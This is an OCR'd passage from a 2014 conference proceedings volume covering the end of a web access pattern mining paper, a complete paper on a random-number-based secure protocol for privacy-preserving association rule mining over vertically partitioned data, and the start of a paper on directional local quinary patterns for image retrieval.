


Fig. 3 Performance analysis varying *min-util* (1–5 %) and *min-sup* = 0.5 %

6 Conclusion

In this paper, an efficient algorithm has been proposed with the following contributions: (1) discovery of web access patterns with support and/or utility measures (2) analyzing users' interest of the discovered patterns with period constraint. The proposed algorithm uses a structure called web access pattern with support and utility tree (WAPSU-tree) to represent the database in a compressed form and mines patterns from it efficiently. Then, it creates database partitions based on user-given period length, in order to make searching process easier. And, patterns with their users' interest are searched only in those generated partitions or periods satisfying the user-given period range. Experimental studies are conducted on a real dataset, and results are discussed with performance analysis. As a future work, incremental and interactive mining of web access sequences could be done, since web page access is always dynamic.

References

1. Mobasher, B., Jain, N., Han, E.H., Srivastava, J.: Web mining: pattern discovery from World Wide Web transactions. Technical Report: TR96-050, pp. 1–25 (1996)
2. Srivastava, J., Cooley, R., Deshpande, M., Tan, P.-N.: Web usage mining: discovery and applications of usage patterns from web data. SIGKDD Explor. **1**(2), 12–23 (2000)
3. Chen, M.S., Park, J.S., Yu, P.S.: Efficient data mining for path traversal patterns. IEEE Trans. Knowl. Data Eng. **10**, 209–221 (1998)
4. Agrawal, R., Srikant. R.: Mining sequential patterns. In: Proceedings of the 11th International Conference on Data Engineering, pp 3–14 (1995)
5. Pei, J., Han, J., Mortazavi-Asl, B., Zhu, H.: Mining access patterns efficiently from web logs. In: Proceedings of the 4th Pacific-Asia Conference on Knowledge Discovery and Data Mining (PAKDD), pp. 396–407 (2000)
6. Ezeife, C.I., Lu, Y.: Position coded pre-order linked WAP-tree for web log sequential pattern mining" PAKDD'03. In: Proceedings of the 7th Pacific-Asia Conference on Advances in Knowledge Discovery and Data Mining, pp. 337–349 (2003)
7. Pei, J., Han, J., Mortazavi-Asl, B., Wang, J., Pinto, H., Chen, Q., Dayal, U., Hsu, M.C.: Mining sequential patterns by pattern-growth: the prefixspan approach. IEEE TKDE **16**, 1424–1440 (2004)

8. Lee, Y.S., Yen, S.J.: Incremental and interactive mining of web traversal patterns. Inf. Sci. **178**(2), 287–306 (2008)
9. Zhou, L., Liu, Y., Wang, J., Shi, Y.: Utility-based web path traversal pattern mining. In: Proceedings of the 7th IEEE International conference on Data Mining Workshops, pp. 373–378 (2007)
10. Liu, Y., Liao, W.K., Choudhary, A.: A two phase algorithm for fast discovery of high utility of itemsets. In: Proceedings of the 9th Pacific-Asia Conference on Knowledge Discovery and Data Mining (PAKDD), pp. 689–695 (2005)
11. Ahmed, C.F., Tanbeer, S.K., Jeong, B.-S., Lee, Y.-K.: Efficient mining of utility-based web path traversal patterns. ISBN 978-89-5519-139-4, Feb 15–18, ICACT 2009, pp. 2215–2218 (2009)
12. Ahmed, C.F., Tanbeer, S.K., Jeong, B.S.: "A Framework for Mining High Utility Web Access Sequences. IETE Tech. Rev. **28**(1), 3–16 (2011)

Efficient Privacy Preserving Distributed Association Rule Mining Protocol Based on Random Number

Reena Kharat, Madhuri Kumbhar and Preeti Bhamre

Abstract The rapid advances in recent years in the field of data mining have lead to concern about privacy. The main aim of privacy preserving data mining is to find the global mining results without leaking individual information. For satisfying the privacy constraints, algorithms based on cryptography techniques, data perturbation, information hiding, *k*-anonymization, secure scalar product, and secret sharing technique are used. In this paper, we propose secure protocol for association rule mining using vector dot product over vertically distributed data among multiple parties. Our method is secure, more efficient and requires less communication cost.

Keywords Privacy · Association rule mining · Secure multi-party computation · Vector dot product · Privacy preserving data mining

1 Introduction

Data may be personal or corporate; data mining offers the potential to reveal what others regard as sensitive or private. In some cases, for mutual benefit, two or multiple parties they need to share their data for an analysis task. However, they

R. Kharat (✉) · M. Kumbhar
Department of Computer Engineering, Pimpri Chinchwad College of Engineering, Pune, India
e-mail: reenakharat@yahoo.com

M. Kumbhar
e-mail: kumbharmadhuri@gmail.com

P. Bhamre
Department of Electronics and Telecom, K. K. Wagh Institute of Engineering Education and Research, Nashik, India
e-mail: preetibhamre@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_83, © Springer India 2014

would like to ensure their own data remains private. This problem is called privacy preserving data mining (PPDM). PPDM is applied in many areas such as homeland security, medical database mining, bioterrorism, and customer transaction analysis. So maintaining privacy is challenging issue in these applications of data mining.

Many secure protocols have been proposed so far for classification, clustering, association rule mining. The main concern of these algorithms is to hide private data of individual parties, while they gain useful knowledge from the whole dataset. As the data are distributed among multiple parties, bringing the private data together in one place for analysis is not possible due to privacy laws or policies. Parties are interested to know data mining result but without compromising their private data.

In PPDM, the problem is how to obtain data mining results securely. To satisfy the privacy constraints, the different algorithms [1] based on randomization, *k*-anonymization, cryptography techniques, data perturbation, information hiding, and secure scalar product are used. In randomization method, noise is added to data to mask the actual values. Anonymization technique reduces the granularity of representation of attributes. The cryptography-based techniques such as secure multiparty computation (SMC) provide security for a computation where party does not know anything except its own input and the results. Association rule mining is widely used in various areas such as telecommunication networks, market, risk management, and inventory control. The process of discovering frequent itemsets securely and consequently association rules from large dataset is one of the challenging tasks.

For example, two hospitals want to get useful aggregated knowledge about a specific diagnosis from their patients' records, while each hospital does not wish to disclose individuals' private data, due to the privacy acts. So, they need to execute a joint and secure protocol on their distributed database to get desired analysis.

In this paper, we present a new efficient and secure protocol to find association rules over vertically partitioned data among multiple parties. Security and efficiency of proposed algorithm is also given.

The rest of this paper is organized as follows: Sect. 2 describes different approaches to privacy preserving association rule mining. In Sect. 3, technical preliminaries are discussed. Section 4 discusses about distributed association rule mining algorithm. Section 5 presents secure protocol for association rule mining. Security, complexity and correctness analysis is given in Sect. 6. We give concluding remark in Sect. 7.

2 Related Work

The distributed PPDM is closely related to the field of cryptography. The various solutions proposed for PPDM falls into two categories, i.e., SMC and information hiding approach. Many techniques were designed for PPDM such as

randomization, anonymization, cryptography techniques, data perturbation, information hiding, and secure scalar product. Data modification technique maintains privacy by modifying attribute values of the sample datasets. *K*-anonymity is a common data modification approach that intends to achieve effective data privacy preservation. Perturbation-based approaches attempt to achieve privacy protection by distorting information of the original datasets. In this approach, datasets are modified such that they are different from the original datasets. Compared with data modification approaches, perturbation-based approaches do not make strict trade-offs between privacy and the preservation of data sample utility. Yao [2] first put forward the two-party secure computation for finding who is richer among two millionaires without revealing their net worth. This solution gave rise to secure multi-party computation. Goldriech [3] proposed solution for secure multi-party computation for any polynomial function. Our protocol is based on SMC.

2.1 Secure Multi-Party Computation

The main aim of SMC is to allow multi-party to do computation jointly over their inputs while keeping these inputs private. Each party learns only data inferred from their own inputs and output of computation. This approach provides strongest level of privacy. Here, parties do not trust each other. The key notion is to show that a protocol reveals nothing except the result of computation. Most of algorithms designed for preserving privacy in association mining were based on the concept of SMC. Lindell and Pinkas [4] introduced a secure multi-party computation technique for classification using the ID3 algorithm, over horizontally partitioned data. Agrawal and Yu [5] presented a technique for computing set intersection, union, and equi-joins for two parties. In [6], four methods for SMC are discussed that supports PPDM. The method includes the secure sum, the secure set union, the scalar product, and the secure size of set intersection. Secure sum is given as an example of SMC.

The different approaches are discussed in [7] for mining the association rules while preserving privacy requirements over horizontally and vertically partitioned distributed databases. Security analysis, communication, and computation cost are also discussed. In distributed PPDM, datasets are partitioned either horizontally or vertically. In horizontal partitioning, different sites have same set of attributes but different transactions. In vertical partitioning, each site has different set of attributes and same number of transactions. Waddey et al. [8] proposed the generic base of association rules from the frequent closed set in a distributed environment while preserving privacy constraints using a commutative cryptographic protocol. Hussein et al. [9] proposed algorithm based on a semi-honest model with negligible collision probability for privacy preserving association rule mining on distributed homogenous database algorithm.

Vaidya et al. [10] proposed a two-party and multi-party secure protocol for the computation of scalar product based on vertically partitioned database. This algorithm to calculate support count of itemset is based on solving n-linear equations. The drawbacks of this algorithm are the generation of large number of random vectors and matrices in computation and communication cost is also higher. Zhan et al. [11] proposed a protocol for collaborative mining of association among multiple parties using homomorphic encryption technique. The computational cost of this protocol is high as the number of additions, multiplication, encryptions, decryptions and permutations needs to perform. Shamir's secret sharing method [12] allows a dealer D to distribute a secret value among 'n' peers, such that the knowledge of any peers is required to reconstruct the secret. Ge et al. [13] proposed a protocol for distributed association rule mining based on Shamir's secret sharing method [12]. This algorithm is designed for mining Boolean association rules, and it also prevents collusive behavior. Here, every party learns the sum of secrets values, but will not learn individual data. For example, consider three parties P_1, P_2, and P_3 with vector of transaction $V_1 = (1, 0, 1, 1)$, $V_2 = (1, 0, 0, 1)$, and $V_3 = (0, 1, 1, 1)$, respectively. For transaction T_1, secret value with P_1, P_2, P_3 is $s_1 = 1$, $s_2 = 1$, $s_3 = 0$. Here, algorithm is to decide whether transaction T_1 supports the association rule. After applying protocol [13], sum of secrets is 2, i.e., secret values at P_1, P_2, P_3 for transaction T_1 are not all 1, so T_1 does not support association rule. To get c.count, here have to compute total number of transactions which supports association rules, i.e., sum of secrets at parties is equal to total number of parties. In this example, as sum is 2, so party P_3 with secret 0 can infer the secret of P_1 and P_2 as 1. If sum of secrets is 3, every party easily understand the secret value of other parties as 1. So this leads to some disclosure of private information.

The vector product protocol based on semi-honest third-party T-VDC [14] is focused on vertically partitioned database and mines association rules. This protocol is given only for two-party computations. Even though there is no need to generate large number of vectors and matrices, this protocol easily leaks the privacy of individual information. For example, consider two parties P_1 and P_2 with attributes X_1 and X_2 of database, respectively. Parties produce attribute vector $X_1 = [1, 1, 1, 0, 1, 0]$ and $X_2 = [1, 0, 1, 1, 1, 0]$. Party P_1 generates X_1' using random number (k, v) from third party and send X_1' to party P_2. Let $(k, v) = (5, 2)$. So P_1 computes $X_1' = [7, 7, 7, 2, 7, 2]$ and sends to P_2. In vector X_1', there are only two values 7 and 2. Party P_2 can identify original values as follows. Smaller value 2 is originally 0 from P_1, and bigger value 7 is originally 1 from P_1. Therefore, privacy of first party is easily leaked which is overcome in our protocol.

Here, we focus on improving security of data at every site with relatively low communication and computation cost without affecting the accuracy of mining result. Our protocol uses semi-honest model. In semi-honest model, each party follows rules of the protocol using its correct input.

3 Technical Preliminaries

3.1 Scalar Dot Product

In privacy preserving mining, scalar product is basic building block for data analysis task. Classification task in data mining heavily use scalar dot product. Suppose there are two parties P_1 and P_2. The database has total N transactions with total $n_1 + n_2$ attributes. Let A be an attribute of party P_1 and the attribute value for attribute A is denoted by the vector $A = (a_1, a_2, \ldots, a_N)$. Let B be an attribute of party P_2 and the attribute value for attribute B is denoted by vector $B = (b_1, b_2, \ldots, b_N)$. Then, the dot product is given by $A \cdot B = \sum_{i=1}^{N} a_i * b_i = a_1 \cdot b_1 + a_2 \cdot b_2 + \cdots + a_N \cdot b_N$.

3.2 Association Rule Mining

Association rule mining finds interesting association or correlation relationships between a large set of data items. Two important basic measures for association rules are support(s) and confidence(c). Let $I = \{I_1, I_2, \ldots, I_m\}$ be set of items. An association rule is of the form $X \Rightarrow Y$, where $X \subset I$, $Y \subset I$, and $X \cap Y = \emptyset$. The rule $X \Rightarrow Y$ holds in the set of transactions D with confidence c if $|X \cup Y| / |X| \geq c$, where $|X|$ is the number of occurrences of the set of items X in the set of transactions D. The rule $X \Rightarrow Y$ has support s if $|X \cup Y| / N \geq s$, where N is the cardinality of the transaction set D.

Support(*s*) of an association rule $X \Rightarrow Y$ is defined as the percentage of records that contain $X \cup Y$ to the total number of records in the database. *Confidence* of same association rule is defined as the percentage of the number of transactions that contain $X \cup Y$ to the total number of records that contain X. Association rule mining is a two-step process: Step 1: Find all frequent itemsets. Step 2: Generation of strong association rules from the frequent itemsets. These rules must satisfy threshold support and confidence.

4 Privacy Preserving Mining of Association Rule

4.1 Problem Definition

In this paper, we focus on vertically partitioned database where every party is having different set of attributes. The model of vertically partitioned database can be described as follows: A transaction database DB is vertical partitioned among n parties P_1, P_2, P_n where $\mathrm{DB} = \mathrm{DB}_1 \cup \mathrm{DB}_2 \cup \ldots \mathrm{DB}_n$ and $\mathrm{DB}_i \cap \mathrm{DB}_j = \emptyset$, for i,

$j \in n$. This means all the datasets contain the same number of transactions. Let N denote the total number of transactions for each dataset. The identities of the j^{th} (for $j \in [1, N]$) transaction in all the datasets are the same.

During mining of association rules, we assume that all parties follow the protocol. The objective of the paper is to propose a new efficient and secure solution to distributed association rule mining in vertically partitioned data. In distributed association rule mining, each party does not wish to share actual data with other party. So there is need to share data secretly. This proposed method does the computation to find c.count across the parties while preserving privacy of individual data.

4.2 Distributed Association Rule Mining Algorithm

To learn association rules, one have to compute confidence and support of a given candidate itemset. To find out whether a particular itemset is frequent, we count the number of records where the values for all the attributes in the itemset are 1. This is denoted by c.count. If c.count is greater than or equal to minimum support, then the candidate itemset is the frequent itemset. The proposed algorithm is based on apriori algorithm [15], and it calculates c.count of candidate itemset securely while preserving privacy of individual party. The following is the algorithm to find frequent itemsets:

1. $L_1 = \{\text{large 1-itemset}\}$
2. for $(k = 2; L_{k-1} \neq \emptyset; k ++)$
3. $C_k =$ apriori-gen (L_{k-1})
4. for all candidates $c \in C_k$ do begin
5. if all the attributes in c are entirely at the same party that party compute c.count independently
6. else

   Securely compute c.count using proposed algorithm.

7. end
8. $L_k = L_k \cup \{\text{c| c.count} \geq \text{min_sup}\}$
9. end
10. Return $L = \cup_k L_k$.

The function apriori-gen () is apriori candidate itemset generation function. The apriori-gen () function [15] takes L_{k-1} as argument. L_{k-1} is the set of all large $(k-1)$-itemsets. It generates a superset of the set of all large k-itemsets. This function works as follows: First step is join step in which L_{k-1} joined with L_{k-1}. Next in prune step, itemsets $c \in C_k$ in which subset of c is not in L_{k-1} are deleted.

5 Proposed Work

We propose a protocol to compute c.count securely using random numbers. In this method, trusted third party is not required.

5.1 Secure Computation of c.count

The challenge is to jointly compute c.count without compromising privacy of individual data. In this section, we show how to compute c.count secretly using vector dot product.

Assume party P_i have attribute V_i and the attribute value is denoted by $V_i = [V_{i1}, V_{i2}, \ldots, V_{iN}]$, where N is total number of transactions. These attribute values are binary. For example, $V_i = [0, 1, 1, 1, 0, 1, 0, \ldots, 0, 1, 1]^N$.

Suppose there are total n parties. Parties P_1, P_2 …, P_{n-1} share a random number K, which is greater than N. P_1 generates a vector of random numbers R_1 of size N and computes a vector X_1 as $X_1 = [V_{11} + R_{11} * K, V_{12} + R_{12} * K, \ldots, V_{1N} + R_{1N} * K]$. P_1 sends X_1 to P_n. Similarly, remaining parties $P_2, P_3 \ldots, P_{n-1}$ compute vector X_i and send it to P_n. For each transaction, P_n computes scalar dot product $Y_j = X_{1j}. X_{2j} \ldots X_{(n-1)j}. V_{nj}$ for $j \in [1, N]$. Then, P_n computes sum $S = Y_1 + Y_2 + \cdots + Y_N$. P_n and sends this sum S to P_1 who knows value of K. Finally, P_1 computes c.count $= S \% K$.

Algorithm: Secure computation of c.count

Require:
Set of n parties $P_1, P_2, \ldots, P_n$
N: Number of transactions.
V_i: Attribute of P_i with value $V_i = [V_{i1}, V_{i2}, \ldots, V_{iN}]$.
R_i: Vector of random numbers of P_i with value denoted by

$R_i = (R_{i1}, R_{i2}, \ldots, R_{iN})$.

K: Random number shared by $P_1, P_2, \ldots, P_{n-1}$ where K is greater than N.

1. Parties P_1, P_2, …, P_{n-1} generate common number K randomly which is greater than total number of transactions N.
2. For each party P_i ($i = 1$ to $n - 1$) do
   a. Party P_i generates N random numbers $R_{i1}, R_{i2}, \ldots, R_{iN}$.
   b. P_i computes vector X_i as $X_i = [V_{i1} + R_{i1} * K, V_{i2} + R_{i2} * K, \ldots, V_{iN} + R_{iN} * K]$.
   c. P_i sends vector X_i to party P_n.
3. Party P_n receives vector X_i from every party P_i.
4. P_n computes Y,

$$\begin{aligned} Y_1 = &\quad X_{11} \cdot X_{21} \cdot \quad \ldots \quad \cdot X_{(n-1)1} \cdot V_{n1} \\ Y_2 = &\quad X_{12} \cdot X_{22} \cdot \quad \ldots \quad \cdot X_{(n-1)2} \cdot V_{n2} \\ &\quad \ldots \\ Y_N = &\quad X_{1N} \cdot X_{2N} \cdot \quad \ldots \quad \cdot X_{(n-1)N} \cdot V_{nN} \end{aligned}$$

5. Party P_n adds Y_1, Y_2, …, Y_N as

$$S = Y_1 + Y_2 + \cdots + Y_N$$

6. P_n sends sum S to party P_1.
7. Finally, P_1 computes c.count $= S \ \% \ K$.

Here, party P_1 calculates value of c.count and compares it with minimum support to decide whether candidate itemset is frequent or not.

6 Analysis

6.1 Security Analysis

In proposed algorithm, party P_n obtains vector X_i for $i \in [1, n-1]$ from all other parties. Vector X_i is computed using random numbers R_{ij} and common number K shared by P_i for $i \in [1, n-1]$. As value of K is not known to P_n, actual attribute values of other parties are not seen by P_n. Values received by P_n from other parties are random and distributed which guarantees security of individual data.

6.2 Complexity Analysis

Suppose there are N transaction and n parties. The communication cost of algorithm based on homomorphic encryption technique [11] is $N(n-1) + N + (n-1)$. In algorithm [13] which is based on Shamir's secret sharing method, every party generates shares for every other party. So, the communication cost is $2\,Nn\,(n-1)$. Our proposed protocol requires lowest communication cost compared to above algorithm. The communication cost of algorithm is $N(n-1) + 1$.

In T-VDC algorithm [14], for computing support count of candidate itemset of two parties with trusted third party, the communication cost is $2N + 1$. For our

algorithm, the communication cost for two parties is $N + 1$ which is less than that of T-VDC algorithm.

Following factors contribute to computational cost of proposed algorithm: (1) The generation of common random number K. (2) The generation of total $N(n - 1)$ random numbers R_{ij}. (3) The computation of vector X_i from step 2 needs $N(n - 1)$ multiplications and $N(n - 1)$ additions. (4) Cost for computing $Y_1, Y_2, \ldots, Y_N$ from step 5 is $N(n - 1)$. (5) From step 6, cost for computing sum S requires $(N - 1)$ additions. (6) Finally, one modulo operation to compute c.count.

6.3 Correctness Analysis

Following correctness analysis is given for three parties each having three transactions. P_1 sends vector X_1 to P_3. Similarly, P_2 sends vector X_2 to P_3. P_3 calculates Y_1, Y_2, and Y_3. Finally, P_3 computes sum S by adding Y_1, Y_2, and Y_3 which can be written as

$$
\begin{aligned}
S &= Y_1 + Y_2 + Y_3 \\
&= [(V_{11} + R_{11}K) \cdot (V_{21} + R_{21}K) \cdot V_{31}] + [(V_{12} + R_{12}K) \cdot (V_{22} + R_{22}K) \cdot V_{32}] + [(V_{13} + R_{13}K) \cdot \\
&\quad (V_{23} + R_{23}K) \cdot V_{33}] \\
&= (V_{11}V_{21}V_{31} + V_{11}V_{31}R_{21}K + V_{21}V_{31}R_{11}K + V_{31}R_{11}R_{21}K^{2)+}(V_{12}V_{22}V_{32} + V_{12}V_{32}R_{22}K \\
&\quad + V_{22}V_{32}R_{12}K + V_{32}R_{12}R_{22}K^2) + (V_{13}V_{23}V_{33} + V_{13}V_{33}R_{23}K + V_{23}V_{33}R_{13}K + V_{33}R_{13}R_{23}K^2) \\
&= V_{11}V_{21}V_{31} + (V_{11}V_{31}R_{21} + V_{21}V_{31}R_{11} + V_{31}R_{11}R_{21}K)\,K + V_{12}V_{22}V_{32} + (V_{12}V_{32}R_{22} + \\
&\quad V_{22}V_{32}R_{12} + V_{32}R_{12}R_{22}K)\,K + V_{13}V_{23}V_{33} + (V_{13}V_{33}R_{23} + V_{23}V_{33}R_{13} + V_{33}R_{13}R_{23}K)\,K \\
&= (V_{11}V_{21}V_{31} + V_{12}V_{22}V_{32} + V_{13}V_{23}V_{33}) + [(V_{11}V_{31}R_{21} + V_{21}V_{31}R_{11} + V_{31}R_{11}R_{21}K + \\
&\quad V_{12}V_{32}R_{22} + V_{22}V_{32}R_{12} + V_{32}R_{12}R_{22}K + V_{13}V_{33}R_{23} + V_{23}V_{33}R_{13} + V_{33}R_{13}R_{23}K)]\,K
\end{aligned}
$$

Finally, we compute c.count as follows:

$$
\begin{aligned}
\text{c.count} = S\%K = &[(V_{11}V_{21}V_{31} + V_{12}V_{22}V_{32} + V_{13}V_{23}V_{33}) + (V_{11}V_{31}R_{21} + V_{21}V_{31}R_{11} \\
&+ V_{31}R_{11}R_{21}K + V_{12}V_{32}R_{22} + V_{22}V_{32}R_{12} + V_{32}R_{12}R_{22}K + V_{13}V_{33}R_{23} \\
&+ V_{23}V_{33}R_{13} + V_{33}R_{13}R_{23}K)\,K]\ \%\ K
\end{aligned}
$$

As K is greater than N and c.count is always less than or equal to K, final c.count will be equal to $(V_{11}V_{21}V_{31} + V_{12}V_{22}V_{32} + V_{13}V_{23}V_{33})$. Therefore, the proposed algorithm always computes c.count correctly.

7 Conclusion

The issues of privacy preserving association rule mining over vertically distributed database are addressed here. We proposed method for computing secure count of total transactions supporting frequent itemset. This method is applicable to SMC

while preserving privacy of individual data. Our protocol requires low communication cost and computational cost. Given security and correctness analysis shows that the proposed method is more secure and gives correct result.

References

1. Aggarwal, C.C., Philip S.Y.: A general survey of privacy-preserving data mining models and algorithms. In: Privacy-Preserving Data Mining: Models and Algorithms ISBN 978-0-387-70991-8 of the Kluwer International Series on Advances in Database Systems, vol. 34. Springer, (2008)
2. Yao, C.: Protocols for secure computations. In: Proceedings of the 23rd Annual IEEE Symposium on Foundations of Computer Science, IEEE Press, New York, (1982)
3. Goldreich, O.: Secure Multi-Party Computation. http://www.wisdom.weizmann.ac.il/ (1998)
4. Lindell, Y., Pinkas, B.: Privacy preserving data mining. In: Advances in Cryptology CRYPTO 2000, pp. 36–54. Springer, 20–24 Aug 2000
5. Aggarwal, C., Yu, P.: Privacy-Preserving Data Mining. Models and Algorithms. Springer (2008)
6. Clifton, C., Kantarcioglu, M., Vaidya, J., Lin, X., Zhu, M.Y.: Tools for privacy preserving distributed data mining. SIGKDD Explor. **4**(2), 1–7 (2003)
7. Kumbhar, M., Kharat, R.: Privacy preserving mining of association rules on horizontally and vertically partitioned data: a review paper. In: Proceeding IEEE 12th International Conference, Hybrid Intelligent Systems, 978-1-4673-5114-0, pp. 231–235 (2012)
8. Waddey, M., Poncelet, P., Ben Yahia, S.: A novel approach for privacy mining of generic basic association rules. In: PAVLAD'09, ACM, Hong Kong, China, 6 Nov 2009
9. Hussein, M., El-Sisi, A., Ismail, N.: Fast cryptographic privacy preserving association rules mining on distributed homogenous data base. Knowledge-Based Intelligent Information and Engineering Systems, Lecture Notes in Computer Science, vol. 5178, pp. 607–616 (2008)
10. Vaidya, J., Clifton, C.: Privacy preserving association rule mining in vertically partitioned data. In: Proceedings of the Eighth ACM SIGKDD International Conference on Knowledge Discovery and Data Mining. Edmonton, Alberta, Canada: ACM 2002, pp. 639–644
11. Zhan, J., Matwin, S., Chang, L.W.: Privacy-preserving collaborative association rule mining. J. Netw. Comput. Appl. **30**(3), 1216–1227 (2007)
12. Shamir, A.: How to share a secret. Commun. ACM **22**(11), 612–613 (1979)
13. Ge, X., Yan, L., Zhu, J., Shi, W.: Privacy-preserving distributed association rule mining based on the secret sharing technique. In: 2nd International Conference on Software Engineering and Data Mining (SEDM), June 2010 IEEE
14. Yu-quan, X., Yang, T., Geng, C.: A privacy preserving algorithm for mining distributed association rules. In: International Conference on Computer and Management—CAMAN, 2011 IEEE
15. Agrawal, R., Srikant, R.: Fast algorithms for mining association rules. In: Proceedings of the 20th International Conference on Very Large Data Bases, Santiago, Chile, VLDB, 12–15 Sept 1994

Directional Local Quinary Patterns: A New Feature Descriptor for Image Indexing and Retrieval

Santosh Kumar Vipparthi and S. K. Nagar

Abstract A novel evaluation algorithm using directional local quinary pattern (DLQP) for image retrieval (IR) was proposed here. The proposed method extracts the directional edge information between reference pixel and its surrounding neighbors by computing gray-level difference based on local quinary value $(-2, -1, 0, 1, 2)$ instead of binary and ternary values in 0°, 45°, 90°, and 135° directions of an image which are absent in (Ojala, Pattern Recogn 29:51–59, 1996), (Takala, Block-based methods for image retrieval using local binary patterns, SCIA 2005, LNCS 3450:822–891, 2005), (Baochay, Pattern Recogn:2337–2344, 2010), (Marko, Pattern Recogn:42:425–436, 2009). The performance of the proposed method is tested on Corel 5000 (DB1) database. The performance yields better recognition rate when compared with standard local binary pattern (LBP), center-symmetric local binary pattern (CS-LBP), directional binary pattern (DBC), and other existing transform domain methods.

Keywords Content-based image retrieval (CBIR) · Multimedia retrieval · Local patterns · Local ternary patterns (LTP) · Database (DB)

1 Introduction

1.1 Motivation

It is observed that the there is a drastic enlargement of digital libraries in the present scenario, which makes handling of these database by human annotation an

S. K. Vipparthi (✉) · S. K. Nagar
Department of Electrical Engineering, Indian Institute of Technology BHU, Varanasi, India
e-mail: Santu155@gmail.com

S. K. Nagar
e-mail: sknagar.eee@iitbhu.ac.in

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_84, © Springer India 2014

enormously tiresome rather unfeasible chore. Hence, there is a dire need of expert search engine technique, viz., content-based image retrieval (CBIR). The feature extraction is a protuberant step, and the effectiveness of a CBIR system depends typically on the method of feature extraction from raw images. The CBIR exploits the visual contents of an image such as texture, color, faces, shape, spatial layout, etc. in order to represent and index the image. The visual features can further be categorized into general features which include texture, color, domain-specific, and shape features as human faces and finger prints. There is no single preeminent representation for image retrieval (IR) system, because the user may take the photographs in different conditions. Widespread literature survey on CBIR is accessible in [1, 2].

Texture is another significant and obligatory feature for CBIR. Smith et al. [3] used the mean and variance of the wavelet coefficients as texture features for CBIR. The wavelet correlogram and Gabor wavelet correlogram (GWC) were carried on by Moghaddam et al. [4], Subrahmanyam et al. [5] wavelet and color vocabulary trees for IR.

1.2 Related Work

The local binary pattern (LBP) [6] feature has emerged as a silver lining in the field of texture classification and retrieval. Success of LBP variant in terms of speed and performance is reported in many research areas. Ojala et al. proposed LBPs [6], which are converted to a rotational invariant version for texture classification [7]. Tan and Triggs et al. [8] proposed local texture feature set for face recognition under different lighting conditions. Subrahmanyam et al. [9] proposed local tetra patterns. The block-based texture feature which uses the LBP texture feature as the source of image description is proposed in [10] for CBIR. The center-symmetric local binary pattern (CS-LBP) which is a modified version of the well-known LBP feature is combined with scale-invariant feature transform in [11] for description of interest regions. Yao et al. [12] derived two types of local edge patterns (LEP) histograms, one is LEPSEG for image segmentation and the other is LEPINV for IR. Heikkila et al. background modeling and detection [13]. Zhang et al. [14] proposed directional binary code. However, most of these works have been limited to grayscale texture analysis.

The LBP and the LTP extract the information based on the distribution of edges, which are coded using only two or three values (0 or 1 or -1). Thus, it is evident that the performance of these methods can be improved by differentiating the edges in more than two values. This observation has motivated us to propose the four-value code, referred to as local quinary patterns (LQPs) for CBIR.

1.3 Main Contributions

In this paper, we extract the gray-level difference based on local quinary values (−2, −1, 0, 1, 2) instead of binary and ternary values in 0°, 45°, 90°, and 135° directions. The performance of the proposed method is calculated in terms of average retrieval precision (ARP) and average retrieval rate (ARR) on Corel 5K database. Performance of proposed method shows nearly 9.22 %, 3.79 %, and 2.3 % improvement as compared to LBP, LTP, and DBC, respectively, on Corel 5 K database.

The organization of the paper is as follows: In Sect. 1, a brief review of CBIR and related work is given; in Sect. 2, framework of CBIR using local texture features are presented; in Sect. 3, extraction of DLQP features are presented; Experimental results and discussion are given in Sect. 4; and finally, conclusions are derived in Sect. 5.

2 Local Patterns

2.1 Local Binary and Ternary Patterns

LBP was derived from general definition of texture in a local neighborhood. This method gained success in terms of speed and discriminative performance, which is reported in many research areas. The local ternary pattern (LTP) operator, introduced by Tan and Triggs [8], extends LBP to 3-valued codes called LTP. More details and procedure for LBP and LTP are available in [6, 8], respectively.

2.2 Directional Binary Code

The directional binary code (DBC) was proposed by Zhang et al. [14]. This encodes the directional edge information. Given an image I, its first-order derivative is calculated, $I'(g_i)$ along 0°, 45°, 90°, and 135° directions. Figure 1 explains the detailed calculation of DBC along 0° direction.

$$I'(g_i) = I(g_c) - I(g_i); \quad i = 1, 2, 3, 4 \tag{1}$$

The directional edges are obtained by,

$$\hat{I}_{\alpha}^{\mathrm{DBC}}(g_c) = f_4(I'(g_j)); \quad j = (1 + \alpha/45) \quad \forall \alpha = 0°, 45°, 90° \text{ and } 135° \tag{2}$$

The DBC is defined ($\alpha = 0°, 45°, 90°$ and 135°) as follows:

$$\mathrm{DBC}(I(g_c))|_{\alpha} = \left\{\hat{I}_{\alpha}^{\mathrm{DBC}}(g_c); \hat{I}_{\alpha}^{\mathrm{DBC}}(g_1); \hat{I}_{\alpha}^{\mathrm{DBC}}(g_2); \ldots \hat{I}_{\alpha}^{\mathrm{DBC}}(g_8)\right\} \tag{3}$$




Fig. 1 Calculation of DBC pattern along 0° direction

3 Directional Local Quinary Pattern

The concept of LBP, LTP, and DBC motivated us to propose the DLQP for IR system. For a given image I, the first-order derivatives of 0°, 45°, 90°, and 135° directions are calculated using Eq. (1).

The directional edges are obtained by Eq. (4)

$$\hat{I}_{\alpha}^{\mathrm{DLQP}}(g_c) = f_5(I'(g_j)); \quad j = (1 + \alpha/45) \ \forall \alpha = 0°, 45°, 90° \text{ and } 135° \tag{4}$$

